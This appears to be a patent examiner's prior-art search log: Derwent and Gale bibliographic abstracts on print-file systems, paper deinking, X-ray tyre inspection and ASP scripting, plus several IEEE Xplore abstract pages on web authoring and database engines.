 LR LS LT LU LV MA MD MG MK MN MW MX NO NZ PL PT RO RU SD SE SG SI SK SL  
 TJ TM TR TT TZ UA UG US UZ VN YU ZA ZW|  
 DS- <REGIONAL> AT; BE; CH; CY; DE; DK; EA; ES; FI; FR; GB; GH; GM; GR; IE;  
 IT; KE; LS; LU; MC; MW; NL; OA; PT; SD; SE; SL; SZ; TZ; UG; ZW|  
 AB- <PN> WO 200067153 A1|  
 AB- <NV> NOVELTY - web server (408) is provided for interfacing with a  
 customer computer (404). Image logic information database (410) is  
 coupled with the web server for interacting with the web sever and for  
 storing and retrieving rules regarding placement of elements on a  
 visual medium. Print ready file is obtained from the composition  
 processing of graphical elements performed using a flag in file and the  
 selected state.|  
 AB- <BASIC> DETAILED DESCRIPTION - INDEPENDENT CLAIMS are also included for  
 the following:  
 (a) print ready file structure;  
 (b) method of producing consistent visual material;  
 (c) method of printing visual materials  
 USE - For Internet customer.  
 ADVANTAGE - Provides a consistent output file used by the printing  
 system and eliminates various sources of errors. Differentiates between  
 print and preview jobs in order to speed user interaction. Allows user  
 to freely edit and preview the desired print job in a fast and  
 efficient manner. Offers fully automated, efficient and cost effective  
 solution for producing print jobs.  
 DESCRIPTION OF DRAWING(S) - The figure shows block diagram of  
 visual material producing system.  
 Customer computer (404)  
 web server (408)  
 Database (410)  
 pp; 67 DwgNo 4/15|  
 DE- <TITLE TERMS> VISUAL; MATERIAL; PRODUCE; SYSTEM; CUSTOMER; PRODUCE;  
 PRINT; READY; FILE; COMPOSITION; GRAPHICAL; ELEMENT; PERFORMANCE; FLAG;  
 FILE; SELECT; STATE|  
 DC- T01; T04|  
 IC- <MAIN> G06F-017/30|  
 IC- <ADDITIONAL> G06F-017/60; G06K-015/00|  
 MC- <EPI> T01-H07C3C; T01-J05A; T01-J05B; T04-G10E|  
 FS- EPI||

1/4/80

DIALOG(R)File 350:Derwent WPIX  
 (c) 2006 Thomson Derwent. All rts. reserv.

AA- 2000-222443/200019|  
 XR- <XRAM> C00-067847|  
 XR- <XRPX> N00-166535|  
 TI- Paper deinking method, useful for recycling of paper with non-impact  
 inks, comprises application of a cleaning solution and surfactant,  
 abrasion and washing|  
 PA- IMAGEX TECHNOLOGIES INC (IMAG-N)|  
 AU- <INVENTORS> BHATIA S|



NC- 001|  
 NP- 001|  
 PN- US 6022423 A 20000208 US 96652146 A 19960523 200019 B|  
 AN- <LOCAL> US 96652146 A 19960523|  
 AN- <PR> US 96652146 A 19960523|  
 FD- US 6022423 A B08B-003/08|  
 LA- US 6022423(8)|  
 AB- <PN> US 6022423 A|  
 AB- <NV> NOVELTY - Paper containing non-impact ink can be deinked regardless of the type of paper or toner used in the printing process by applying a deinking solution (I), abrading the paper to remove the ink, then washing to remove (I).  
 The deinking solution comprises:  
 (a) a cleaning solution; and  
 (b) a surfactant,|  
 AB- <BASIC> USE - The method can be used to remove non-impact ink from paper for the purposes of recycling.  
 ADVANTAGE - This is a cost effective method that provides a high-quality recycled product from any type of paper of any age containing non-impact ink printed by any non-impact ink printing method.  
 pp; 8 DwgNo 0/4|  
 AB- <TF> TECHNOLOGY FOCUS - ORGANIC CHEMISTRY - Preferred Composition: In (I) the ratio (a)/(b) is 10:1; (I) further includes:  
 (i) an enzyme (in 1:33 ratio with respect to (a) and (b)); and  
 (ii) a solvent (in 3:10 or 4:33 ratio with respect to (a) and (b)).  
 Preferred Cleaning Solution: The cleaning solution is sodium stearate;  
 Preferred Surfactant: The surfactant is selected from Triton X-155(TM), Triton X-305(TM), Triton X-405(TM) or BRD 2311(TM).  
 Preferred Solvent: The solvent is a 12-14C aliphatic saturated hydrocarbon or an ether such as diethylene glycol n-butyl ether.  
 Preferred Process: The method further includes drying the paper (after removal of deinking solution) by heating to 60-70degreesC and compressing the paper, then heating to 90-100degreesC.|  
 AB- <XA> EXAMPLE - A deinking solution was formulated from sodium stearate and an appropriate Triton(TM) surfactant in 10:1 ratio. In addition the solution incorporated Buzyne 2522(TM) in 1:33 ratio relative to the cleaning solution and surfactant and a solvent in 4:33 ratio. After the solution was applied in a paper recycling system, the paper was gently scrubbed to remove toner but so as not to disturb the paper fibers. After the paper had been washed with water to remove the deinking solution, the paper was dried, compressed and further dried to remove any wrinkles.|  
 DE- <TITLE TERMS> PAPER; METHOD; USEFUL; RECYCLE; PAPER; NON; IMPACT; INK; COMPRISE; APPLY; CLEAN; SOLUTION; SURFACTANT; ABRASION; WASHING|  
 DC- D16; E12; G02; P43; S06|  
 IC- <MAIN> B08B-003/08|  
 MC- <CPI> D05-A02; E05-A; E10-C04L2; E10-E04M1; E10-E04M3; G02-A03C|  
 MC- <EPI> S06-A01X|  
 FS- CPI; EPI; EngPI||

1/4/9  
 DIALOG(R)File 350:Derwent WPIX  
 (c) 2006 Thomson Derwent. All rts. reserv.

IM- \*Image available\*  
 AA- 1998-065476/199807|  
 XR- <XRPX> N98-051486|  
 TI- Commodity distributing locker apparatus using order input operation screen - uses code reader and code sheet to process commodity such as film, deposited by user and picked up by distributor, and then commodity is subjected to predetermined processing after which goods are delivered back to locker|  
 PA- ALPHA CORP (KOKS ); DIRECT MARKETING LAB INC (DIRE-N); KODAK IMAGEX LTD (EAST ); ALPHA KK (ALPH-N); DML KK (DMLD-N); ALPHA KK (KOKS ); ITSUMO KK (ITSU-N)|  
 AU- <INVENTORS> UMEDA Y; YOSHIKAWA T|  
 NC- 026|  
 NP- 005|  
 PN- EP 818759 A2 19980114 EP 97111199 A 19970703 199807 B|

PN- JP 10027280 A 19980127 JP 96182229 A 19960711 199814  
 PN- CA 2209431 A 19980111 CA 2209431 A 19970630 199827  
 PN- US 6010064 A 20000104 US 97886411 A 19970701 200008  
 PN- JP 3752021 B2 20060308 JP 96182229 A 19960711 200618|  
 AN- <LOCAL> EP 97111199 A 19970703; JP 96182229 A 19960711; CA 2209431 A  
 19970630; US 97886411 A 19970701; JP 96182229 A 19960711|  
 AN- <PR> JP 96182229 A 19960711|  
 CT- No-SR.Pub|  
 FD- EP 818759 A2 G07F-007/00  
 <DS> (Regional): AL AT BE CH DE DK ES FI FR GB GR IE IT LI LT LU LV MC  
 NL PT RO SE SI  
 FD- JP 3752021 B2 G07F-017/10 Previous Publ. patent JP 10027280|  
 LA- EP 818759(E<PG> 17); JP 10027280(12); JP 3752021(13)|  
 DS- <REGIONAL> AL; AT; BE; CH; DE; DK; ES; FI; FR; GB; GR; IE; IT; LI; LT;  
 LU; LV; MC; NL; PT; RO; SE; SI|  
 AB- <BASIC> EP 818759 A  
 The apparatus includes and operation screen (1) and several lockers  
 each for depositing a commodity, and a controller for controlling the  
 locking and unlocking of the lockers. A recorded sheet records a code  
 specifically corresponding to each of the lockers. The sheet is  
 deposited in one of the lockers together with the commodity.  
 A code reader reads the code on the sheet. In a commodity pick-up  
 mode the controller not only unlocks the locker with the commodity in  
 it, but also locks the unlocked locker by reading the code on the  
 recorded sheet accommodated in the unlocked locker by the code reader.  
 A coin inlet port is provided for making payment for a particular  
 service or a prepaid card reader.  
 USE - For handling exchange of commodities without talking with  
 distributors and users face to face by taking advantage of lockers  
 when, for example, undeveloped films are picked up or finished prints  
 are delivered in developing and printing of pictures.  
 ADVANTAGE - Allows commodities to be picked up and delivered  
 reliably in commodity distributing locker apparatus where commodity  
 deposited in locker by user.  
 Dwg.1/9|  
 DE- <TITLE TERMS> COMMODITY; DISTRIBUTE; LOCKER; APPARATUS; ORDER; INPUT;  
 OPERATE; SCREEN; CODE; READ; CODE; SHEET; PROCESS; COMMODITY; FILM;  
 DEPOSIT; USER; PICK; UP; DISTRIBUTE; COMMODITY; SUBJECT; PREDETERMINED;  
 PROCESS; AFTER; GOODS; DELIVER; BACK; LOCKER|  
 DC- T01; T05|  
 IC- <MAIN> G06F-017/00; G07F-007/00; G07F-007/02; G07F-017/10|  
 IC- <ADDITIONAL> G07F-007/08; G07F-017/12|  
 MC- <EPI> T01-J08A; T01-J12C; T05-H02C; T05-H05C|  
 FS- EPI||

1/4/10

DIALOG(R)File 350:Derwent WPIX  
 (c) 2006 Thomson Derwent. All rts. reserv.

AA- 1986-346388/198652|  
 XR- <XRPX> N86-258482|  
 TI- Digital X-ray scanner for human or veterinary objects - uses solid  
 straight electronic linear array to detect X-ray shadows and produce  
 signal which is processed for display|  
 PA- IMAGEX INC (IMAG-N)|  
 AU- <INVENTORS> SHILLING T W; SPILLMAN D W|  
 NC- 001|  
 NP- 001|  
 PN- US 4628356 A 19861209 US 84660853 A 19841015 198652 B|  
 AN- <LOCAL> US 84660853 A 19841015|  
 AN- <PR> US 84660853 A 19841015|  
 FD- US 4628356 A |  
 LA- US 4628356(19)|  
 AB- <BASIC> US 4628356 A  
 The X-ray scanning system for producing an electronic image of an  
 X-ray scanned object comprises a linear solid state electronic sensing  
 array for detecting X-ray shadows of an object and producing an analog  
 scan signal representative of the X-ray shadows. A device for  
 processing the analog scan signal produces an analog image display  
 signal suitable for electronic display and a digital scan signal  
 suitable for storage on a digital storage medium. A device stores the

digital scan signal and a monitor electronically displays the analog image display signal. A device stores the digital scan signal.

A generally rectangularly shaped X-ray beam is generated and a scanner induces relative motion between the object and the X-ray beam to produce the shadows of the object. A linear photosite device detects the X-ray shadows of the object and produces an analog scan signal representing the X-ray shadows.

ADVANTAGE - Image can be produced in rapid manner and provides high resolution data signal. (19pp Dwg.No.3/11)|

DE- <TITLE TERMS> DIGITAL; X-RAY; SCAN; HUMAN; VETERINARY; OBJECT; SOLID; STRAIGHT; ELECTRONIC; LINEAR; ARRAY; DETECT; X-RAY; SHADOW; PRODUCE; SIGNAL; PROCESS; DISPLAY|

DC- S03; S05; V05; W04|

IC- <ADDITIONAL> H04N-005/32; H05G-001/64|

MC- <EPI> S03-E06B; S05-D02A5; V05-E02; W04-M01X|

FS- EPI||

1/4/11

DIALOG(R)File 350:Derwent WPIX

(c) 2006 Thomson Derwent. All rts. reserv.

AA- 1975-72786w/197544|

TI- Tyre inspection machine for all tyre sizes - automatically centres tyre horizontally and vertically before inspection|

PA- IMAGEX INC (IMAG-N); USS ENG & CONSULTANTS INC (USST )|

NC- 008|

NP- 010|

PN- DE 2515611 A 19751023 197544 B|

PN- NL 7503693 A 19751014 197544

PN- FR 2267545 A 19751212 197605

PN- US 3934144 A 19760120 197605

PN- DK 7501538 A 19760105 197606

PN- CA 1021471 A 19771122 197749

PN- CA 1021472 A 19771122 197749

PN- GB 1511161 A 19780517 197820

PN- GB 1511162 A 19780517 197820

PN- IT 1036111 B 19791030 198006|

AN- <PR> US 74459895 A 19740411|

AB- <BASIC> DE 2515611 A

A tyre inspection machine, for rapidly and accurately inspecting vehicle tyres of widely varying sizes, comprises sensors for detecting one side of the beading opening; means for moving the tyre to the position where this detection is effected and for stopping at there; means for gripping the upper and lower shoulders (the tyre being horizontal) and moving them synchronously and in opposite directions so that the central plane of the tyre always arrives at the central detection plane of the machine, regardless of the size of tyre; and inspection and detection means associated with this detection plane, for examining the tyre.|

DE- <TITLE TERMS> TYRE; INSPECT; MACHINE; TYRE; SIZE; AUTOMATIC; CENTRE; TYRE; HORIZONTAL; VERTICAL; INSPECT|

DC- A95; S02; S03|

IC- <ADDITIONAL> B29H-017/00; G01M-011/08; G01M-019/00; G01N-021/00; G01N-023/04|

MC- <CPI> A09-C; A12-T01A|

FS- CPI; EPI||

1/4/12

DIALOG(R)File 350:Derwent WPIX

(c) 2006 Thomson Derwent. All rts. reserv.

AA- 1975-71117w/197543|

TI- Fluoroscope screen with optically coupled discs - of clear and X-ray fluorescent materials, giving fine sharp image with high contrast|

PA- IMAGEX INC (IMAG-N); USS ENG & CONSULTANTS INC (USST )|

NC- 008|

NP- 008|

PN- DE 2514942 A 19751016 197543 B|

PN- NL 7503894 A 19751010 197543

PN- US 3917950 A 19751104 197547

PN- DK 7501467 A 19751215 197603  
 PN- FR 2266901 A 19751205 197604  
 PN- GB 1458947 A 19761214 197651  
 PN- CA 1031082 A 19780509 197821  
 PN- IT 1036204 B 19791030 198006|  
 AN- <PR> US 74458555 A 19740408|  
 AB- <BASIC> DE 2514942 A

Fluoroscope screen has a light-transparent spacing disc (I), which is bonded optically by a light-transparent adhesive layer (II) with an optically homogeneous (monochromatic) disc (III) of light-transparent, X-ray fluorescent matl. and has a bevelled edge. The thickness of (III) pref. is ca. 2-5% of its dia. whilst (I) consists of glass with a 1/4 wavelength coating on its free surface. (III) should have an X-ray transparent protective coating. The bevelled edge has a coating of light-absorbing matl. which pref. extends completely over the free surface of (III). Fine sharp images with excellent contrast can be obt'd.|

DE- <TITLE TERMS> FLUOROSCOPIC; SCREEN; OPTICAL; COUPLE; DISC; CLEAR; RAY; FLUORESCENT; MATERIAL; FINE; SHARP; IMAGE; HIGH; CONTRAST|  
 DC- K08; L03; P31; P82; P83; S03; V05|  
 IC- <ADDITIONAL> A61B-006/00; G01N-023/04; G01T-001/00; G03B-041/16; G03C-001/92; H01J-000/00|  
 MC- <CPI> K08-E; L03-C04B; L03-H04C|  
 FS- CPI; EPI; EngPI||

1/4/13

DIALOG(R)File 350:Derwent WPIX  
 (c) 2006 Thomson Derwent. All rts. reserv.

AA- 1975-L1170W/197541|  
 TI- X-ray inspection system for tyres - uses X-ray source placed inside tyre irradiating every part of tyre sector|  
 PA- IMAGEX INC (IMAG-N); USS ENG & CONSULTANTS INC (USST )|  
 NC- 008|  
 NP- 008|  
 PN- DE 2513633 A 19751002 197541 B|  
 PN- NL 7503689 A 19750930 197542  
 PN- DK 7501152 A 19751208 197602  
 PN- FR 2266167 A 19751128 197603  
 PN- CA 1006628 A 19770308 197712  
 PN- US 4032785 A 19770628 197727  
 PN- GB 1508822 A 19780426 197817  
 PN- IT 1050543 B 19810310 198125|  
 AN- <PR> US 74455544 A 19740328|  
 AB- <BASIC> DE 2513633 A  
 The system comprises a support for the tyre and a device for rotating it and there are several fluorescent screens on which the whole tyre section is projected. One or more video cameras are used for recording images projected on the screens; and there are electronic means for transmitting the electronic image in the camera to a store, so that a composite image of the tyre sector is obtained, with all parts in their correct relative position. This image is reproduced on a TV picture tube. Mirrors may be used to reflect the images on different fluorescent screens into one single vide camera.|  
 DE- <TITLE TERMS> RAY; INSPECT; SYSTEM; TYRE; RAY; SOURCE; PLACE; TYRE; IRRADIATE; PART; TYRE; SECTOR|  
 DC- P82; S02; S03|  
 IC- <ADDITIONAL> B29H-017/00; G01B-015/00; G01M-011/08; G01N-023/04; G03B-041/16|  
 FS- EPI; EngPI||

1/4/14

DIALOG(R)File 350:Derwent WPIX  
 (c) 2006 Thomson Derwent. All rts. reserv.

AA- 1974-11234V/197406|  
 TI- Tyre inspection x-ray machine - with positioning devices for automatic programming with television monitor|  
 PA- IMAGEX INC (IMAG-N); USS ENGIN & CONSULT (USST )|  
 NC- 005|

Ginger R. DeMille

NP- 005|  
PN- US 3789226 A 19740129 197406 B|  
PN- DE 2343280 A 19740411 197416  
PN- FR 2198635 A 19740503 197422  
PN- GB 1420527 A 19760107 197602  
PN- CA 1020293 A 19771101 197746|  
AN- <PR> US 72285743 A 19720901|  
AB- <BASIC> US 3789226 A  
The machine includes rotatable and axially adjustable spools which engage and present the tyre to a retractable X-ray source inside the tyre and transducer outside. A conveyor system feeds the tyres through the machine. Pref. the tyre beads are spread apart in the inspection region by roller fingers carried by telescoping hydraulically operated shafts. The source and transducer are mounted on a carriage movable in semicircular track. The tyres are arrested for automatic measurement of dimensions before entry to inspection position.|  
DE- <TITLE TERMS> TYRE; INSPECT; RAY; MACHINE; POSITION; DEVICE; AUTOMATIC; PROGRAM; TELEVISION; MONITOR|  
DC- A35; A95; S02; S03|  
IC- <ADDITIONAL> B29H-017/00; G01B-005/00; G01B-015/00; G01J-039/18; G01N-023/02|  
MC- <CPI> A09-C; A12-T01A|  
FS- CPI; EPI||  
?

? t2/4/

2/4/1

DIALOG(R)File 350:Derwent WPIX  
(c) 2006 Thomson Derwent. All rts. reserv.

IM- \*Image available\*

AA- 2000-411731/ 200035 |

XR- <XRPX> N00-307817|

TI- Computerized medical information provision method for internet,  
involves transmitting information package corresponding to user  
specific health care data, to user terminal through digital network|

PA- KRIESE G E (KRIE-I)|

AU- <INVENTORS> KRIESE G E|

NC- 088|

NP- 002|

PN- WO 200029983 A1 20000525 WO 99US26141 A 19991104 200035 B|

PN- AU 200016083 A 20000605 AU 200016083 A 19991104 200042|

AN- <LOCAL> WO 99US26141 A 19991104; AU 200016083 A 19991104|

AN- <PR> US 98191648 A 19981113|

FD- WO 200029983 A1 G06F-017/30

<DS> (National): AE AL AM AT AU AZ BA BB BG BR BY CA CH CN CR CU CZ DE  
DK DM EE ES FI GB GD GE GH GM HR HU ID IL IN IS JP KE KG KP KR KZ LC LK  
LR LS LT LU LV MD MG MK MN MW MX NO NZ PL PT RO RU SD SE SG SI SK SL TJ  
TM TR TT UA UG UZ VN YU ZA ZW

<DS> (Regional): AT BE CH CY DE DK EA ES FI FR GB GH GM GR IE IT KE LS  
LU MC MW NL OA PT SD SE SL SZ TZ UG ZW

FD- AU 200016083 A G06F-017/30 Based on patent WO 200029983|

LA- WO 200029983(E<PG> 30)|

DS- <NATIONAL> AE AL AM AT AU AZ BA BB BG BR BY CA CH CN CR CU CZ DE DK DM  
EE ES FI GB GD GE GH GM HR HU ID IL IN IS JP KE KG KP KR KZ LC LK LR LS  
LT LU LV MD MG MK MN MW MX NO NZ PL PT RO RU SD SE SG SI SK SL TJ TM TR  
TT UA UG UZ VN YU ZA ZW|

DS- <REGIONAL> AT; BE; CH; CY; DE; DK; EA; ES; FI; FR; GB; GH; GM; GR; IE;  
IT; KE; LS; LU; MC; MW; NL; OA; PT; SD; SE; SL; SZ; TZ; UG; ZW|

AB- <PN> WO 200029983 A1|

AB- <NV> NOVELTY - The method involves displaying a questionnaire related  
to medical data to user, and a user specific health care data based on  
answers is input to the computer system. Then an information package  
corresponding to the user specific health care data is chosen from  
among multiple packages and then transmitted to user terminal through  
digital network.|

AB- <BASIC> DETAILED DESCRIPTION - The questionnaire is displayed to user  
in home page. Multiple information packages relating to health care in  
stored and user specific package is transmitted through E-mail in the  
form of banner display. INDEPENDENT CLAIMS are also included for the  
following:

(a) system for storing and analyzing medical information;

(b) system for tracking medical record information

USE - For providing required medical information to user through  
internet.

ADVANTAGE - Enables to secure centralized and online maintenance of  
medical records and provides reference facility for medical  
information. Enables publishing of advertising messages for health care  
goods and services.

DESCRIPTION OF DRAWING(S) - The figure shows flowchart depicting  
computerized medical information providing method.

pp; 30 DwgNo 5/7|

DE- <TITLE TERMS> MEDICAL; INFORMATION; PROVISION; METHOD; TRANSMIT;  
INFORMATION; PACKAGE; CORRESPOND; USER; SPECIFIC; HEALTH; CARE; DATA;  
USER; TERMINAL; THROUGH; DIGITAL; NETWORK|

DC- S05; T01|

IC- <MAIN> G06F-017/30|

IC- <ADDITIONAL> G06F-159-00|

MC- <EPI> S05-G02G1; T01-H07C5E; T01-J05B; T01-J05B4P; T01-J06A1|

FS- EPI||

?

? t2/5/1-2

2/5/1 (Item 1 from file: 275)

DIALOG(R)File 275:Gale Group Computer DB(TM)  
(c) 2006 The Gale Group. All rts. reserv.

02140063 SUPPLIER NUMBER: 20226256

Active server pages and databases. (server-side scripting to access a database) (E-Database) (Technology Tutorial)(Column)(Tutorial)  
Patel, Pratik

Database Programming & Design, v11, n3, p62(4)  
March, 1998

DOCUMENT TYPE: Column Tutorial ISSN: 0895-4518 LANGUAGE: English  
RECORD TYPE: Abstract

ABSTRACT: A previous column described active server pages (ASP) programming in terms of form processing in a web browser. Scripts developed to produce standard HTML can be used by anyone. An application is created that lets project managers enter project data into systems and that allows other managers to view the data. A Microsoft Access database was created and stored on a web server, then an ODBC data source was developed that pointed to the Access .mdb file to allow the ASP scripts to find it. The data source has to be configured on the server running the scripts, but any database can be used. ActiveX Data Objects (ADO) have three basic objects for database interaction: connection objects for the connection to the database; command objects for issuing data manipulation queries and other functions; and recordset objects that hold the cursor for an open query for traversing a result table.

SPECIAL FEATURES: table; program; illustration

DESCRIPTORS: Database Design; Programming Tutorial; Client/Server Architecture; Object-Oriented Programming; Object-Oriented Database

FILE SEGMENT: CD File 275

2/5/2 (Item 2 from file: 275)

DIALOG(R)File 275:Gale Group Computer DB(TM)  
(c) 2006 The Gale Group. All rts. reserv.

02136158 SUPPLIER NUMBER: 20180270

ASP: server-side scripting for the web. (Microsoft's Active Server Pages scripting environment) (E-Database) (Technology Tutorial)(Column)  
Patel, Pratik

Database Programming & Design, v11, n2, p62(3)  
Feb, 1998

DOCUMENT TYPE: Column ISSN: 0895-4518 LANGUAGE: English  
RECORD TYPE: Abstract

ABSTRACT: Microsoft's Active Server Pages (ASP) server-side scripting environment simplifies program revisions by relying on small scripts rather than precompiled programs. Programmers can simply change a script, rather than making the change and then recompiling the entire program. ASP scripting is more efficient than CGI programming because it uses the web server's native API for interacting with the server program. ASP scripts are executed on the web server rather than the browser. Although ASP scripts may contain both client- and server-side scripts, special tags are used to tell the web server where to run the scripts. ASP writes scripts within an HTML document. They are primarily used for processing returned HTML form data. ASP is available for free as part of Microsoft's Windows NT operating system.

SPECIAL FEATURES: program; illustration

DESCRIPTORS: Programming Tutorial; Programming Utility; Programming Project Management

PRODUCT/INDUSTRY NAMES: 7372512 (Programming Utilities)

SIC CODES: 7372 Prepackaged software

FILE SEGMENT: CD File 275

?

[Home](#) | [Login](#) | [Logout](#) | [Access Information](#) | [Alerts](#)

Welcome United States Patent and Trademark Office

☐ AbstractPlus[BROWSE](#)[SEARCH](#)[IEEE XPLORE GUIDE](#)[◀ View Search Results](#) | [◀ Previous Article](#) | [Next Article ▶](#)☒ e-

Access this document

Full Text: [PDF](#) (596 KB)

Download this citation

Choose

[Citation & Abstract](#)

Download

[ASCII Text](#)[» Learn More](#)[Rights and Permissions](#)[» Learn More](#)

## A multimedia authoring tool for the Internet

[Sung, S.Y.](#) [Soon, W.M.](#) [Loh, W.L.](#) [Shaw, V.](#)

Dept. of Inf. Syst. &amp; Comput. Sci., Nat. Univ. of Singapore, Singapore;

This paper appears in: [ISCE '97 - Proceedings of 1997 IEEE International Symposium on Electronics](#)

Publication Date: 2-4 Dec. 1997

On page(s): 304 - 308

Number of Pages: xxii+312

Meeting Date: 12/02/1997 - 12/04/1997

INSPEC Accession Number: 5998459

Digital Object Identifier: 10.1109/ISCE.1997.658413

Posted online: 2002-08-06 21:07:54.0

### Abstract

The World Wide Web has gone through many improvements since its birth. The Common Gateway Interface (CGI), client and server-side scripting, form processing, integration of Web components are some of the most notable enhancements which bring higher levels of interactivity and make it more able to meet both educational and business needs. This paper concentrates on the use of components in practice. More specifically, to show how a component framework paradigm can be an effective and time-saving solution for developers and users alike, a prototype Internet multimedia authoring tool based on a particular component framework is introduced. In a more general sense, this paper puts into perspective the viability of the current use of component frameworks on the Internet and how they can leverage Web application development efforts which need not be restricted only to electronic publishing.

### Index Terms

Indexing

#### Controlled Indexing

[Internet](#) [authoring systems](#) [internetworking](#) [multimedia communication](#) [multimedia](#) [computing](#) [network interfaces](#) [object-oriented methods](#)

#### Non-controlled Indexing

[ActiveX](#) [Common Gateway Interface](#) [Internet](#) [Web application development](#) [components integration](#) [World Wide Web](#) [business](#) [client scripting](#) [component model](#) [education](#) [electronic books](#) [form processing](#) [multimedia authoring tool](#) [server-side scripting](#)

### Author Keywords

Not Available

### References

No references available on IEEE Xplore.

### Citing Documents

No citing documents available on IEEE Xplore.

[◀ View Search Results](#) | [◀ Previous Article](#) | [Next Article ▶](#)[Help](#) [Contact Us](#) [Privacy](#)

© Copyright 2006 IEEE






[Home](#) | [Login](#) | [Logout](#) | [Access Information](#) | [Alerts](#)

Welcome United States Patent and Trademark Office

☐ AbstractPlus
[BROWSE](#)[SEARCH](#)[IEEE XPLORE GUIDE](#)
[◀ View Search Results](#) | [Next Article ▶](#)

e-

Access this document

Full Text: [PDF](#) (100 KB)

Download this citation

Choose

Citation &amp; Abstract



Download

ASCII Text

» [Learn More](#)[Rights and Permissions](#)» [Learn More](#)

## The Microsoft relational engine

[Graefe, G.](#)

Microsoft Corp., Redmond, WA, USA ;

This paper appears in: [Data Engineering, 1996. Proceedings of the Twelfth Internatic](#)

Publication Date: 26 Feb.-1 March 1996

On page(s): 160 - 161

Meeting Date: 02/26/1996 - 03/01/1996

Location: New Orleans, LA

INSPEC Accession Number:5242611

Digital Object Identifier: 10.1109/ICDE.1996.492100

Posted online: 2002-08-06 20:21:12.0

### Abstract

Microsoft offers three very successful database products, FoxPro, Access and SQL Server. SQL Server excels in multi-user transaction performance, Access and its underlying Jet engine excel in development tool for desktop and client-server applications. One of our top priorities is to integrate these two products. With respect to their query processing capabilities, we combine the strengths of SQL Server with those of Access. SQL Server's strengths are focused on managing large tables, server-side cursors, and the use of stored procedures as scripts and as triggers. Access's strengths are queries over multiple servers, updatable query results, and bit-mapped projections. In the generation of products, SQL Server will employ new query processing technology. Both products' query execution will be based on an extensible set of operators. We are focusing on the relational algebra augmented with a few operators such as the top operator found in Access, and suitable for hash-, and bitmap-based execution algorithms. Moreover, we are planning on executing queries sequentially and in parallel. We have four design goals, namely functionality, performance, scalability, and extensibility.

### Index Terms

Inspec

#### Controlled Indexing

[SQL](#) [parallel algorithms](#) [query languages](#) [query processing](#) [relational algebra](#) [databases](#)

#### Non-controlled Indexing

[Access](#) [FoxPro](#) [Jet engine](#) [Microsoft relational engine](#) [SQL Server](#) [bit-map](#) [processing](#) [client-server applications](#) [desktop applications](#) [development tool](#) [tool](#) [execution](#) [execution algorithms](#) [multi-user transaction performance](#) [optimization](#) [query processing](#) [relational algebra](#) [sequential algorithms](#) [server-side cursor](#) [procedures](#) [top operator](#) [updatable query results](#) [very large table management](#)

### Author Keywords

Not Available

### References

No references available on IEEE Xplore.

### Citing Documents

No citing documents available on IEEE Xplore.



◀ [View Search Results](#) | [Next Article](#) ▶

[Help](#) [Contact Us](#) [Privacy](#)



© Copyright 2006 IEEE



[Home](#) | [Login](#) | [Logout](#) | [Access Information](#) | [Alerts](#)

Welcome United States Patent and Trademark Office

☐ AbstractPlus

[BROWSE](#)

[SEARCH](#)

[IEEE XPLORE GUIDE](#)

[View Search Results](#) | [Previous Article](#) |



Access this document



Full Text: [PDF](#) (904 KB)

Download this citation

Choose

[Citation & Abstract](#)

Download

[ASCII Text](#)

[» Learn More](#)

[Rights and Permissions](#)

[» Learn More](#)

## Integrating Windows streaming media technologies into a virtual classroom environment

[Stephen Huang](#) [Hui Hu](#)

Dept. of Comput. Sci., Houston Univ., TX, USA;

This paper appears in: [Multimedia Software Engineering, 2000. Proceedings. International Conference on](#)

Publication Date: 11-13 Dec. 2000

On page(s): 411 - 418

Number of Pages: xiii+446

Meeting Date: 12/11/2000 - 12/13/2000

Location: Taipei

INSPEC Accession Number: 6806594

Digital Object Identifier: 10.1109/MMSE.2000.897243

Posted online: 2002-08-06 23:26:25.0

### Abstract

This paper explores the integration of the Windows streaming media technologies into a virtual classroom environment. A set of authoring tools that is suitable for Web-based presentation has been developed on the platform of Microsoft Windows Media Service 4.0. Both live streaming and on-demand media are supported. For live streaming, a model is presented to implement virtual classroom presentation. For on-demand media, Web-based text/graphics material. A user-friendly application was designed to implement contents play-list control, while another was designed for lecturers to give presentations. A switching mechanism is used to achieve switching between the lecture stream and background music/commercial advertisements. Scripting command technology is explored to improve the interactivity between the lecture and the Web page contents. With specially designed Web pages, the Internet clients can view auto-refreshed slide highlights, which are synchronized with lecture audio, and interaction with Java applets on the Web page.

### Index Terms

#### Indexing Terms

#### Controlled Indexing

[Internet](#) [Java](#) [authoring systems](#) [computer aided instruction](#) [information resources](#) [multimedia systems](#) [real-time systems](#)

#### Non-controlled Indexing

[Internet](#) [Java](#) [Microsoft Windows Media Service](#) [Web pages](#) [Web-based presentation](#) [Web-based text](#) [Windows streaming media](#) [applets](#) [audio](#) [authoring tools](#) [live streaming](#) [on-demand media productions](#) [play-list control](#) [real-time media content](#) [server](#) [switching](#) [user-friendly application](#) [virtual classroom](#)

### Author Keywords

Not Available

### References

No references available on IEEE Xplore.

### Citing Documents

No citing documents available on IEEE Xplore.

[◀ View Search Results](#) | [◀ Previous Article](#) |

[Help](#) [Contact Us](#) [Privacy](#)

Indexed by  
 Inspec

© Copyright 2006 IEEE

? show files;ds

File 15:ABI/Inform(R) 1971-2006/Apr 01  
(c) 2006 ProQuest Info&Learning  
File 16:Gale Group PROMT(R) 1990-2006/Apr 03  
(c) 2006 The Gale Group  
File 148:Gale Group Trade & Industry DB 1976-2006/Mar 31  
(c)2006 The Gale Group  
File 160:Gale Group PROMT(R) 1972-1989  
(c) 1999 The Gale Group  
File 275:Gale Group Computer DB(TM) 1983-2006/Mar 31  
(c) 2006 The Gale Group  
File 621:Gale Group New Prod.Annou.(R) 1985-2006/Mar 31  
(c) 2006 The Gale Group  
File 9:Business & Industry(R) Jul/1994-2006/Mar 31  
(c) 2006 The Gale Group  
File 20:Dialog Global Reporter 1997-2006/Apr 03  
(c) 2006 Dialog  
File 476:Financial Times Fulltext 1982-2006/Apr 04  
(c) 2006 Financial Times Ltd  
File 610:Business wire 1999-2006/Apr 03  
(c) 2006 Business wire.  
File 613:PR Newswire 1999-2006/Apr 03  
(c) 2006 PR Newswire Association Inc  
File 24:CSA Life Sciences Abstracts 1966-2006/Feb  
(c) 2006 CSA.  
File 634:San Jose Mercury Jun 1985-2006/Apr 01  
(c) 2006 San Jose Mercury News  
File 636:Gale Group Newsletter DB(TM) 1987-2006/Mar 31  
(c) 2006 The Gale Group  
File 810:Business wire 1986-1999/Feb 28  
(c) 1999 Business wire  
File 813:PR Newswire 1987-1999/Apr 30  
(c) 1999 PR Newswire Association Inc  
File 56:Computer and Information Systems Abstracts 1966-2006/Mar  
(c) 2006 CSA.  
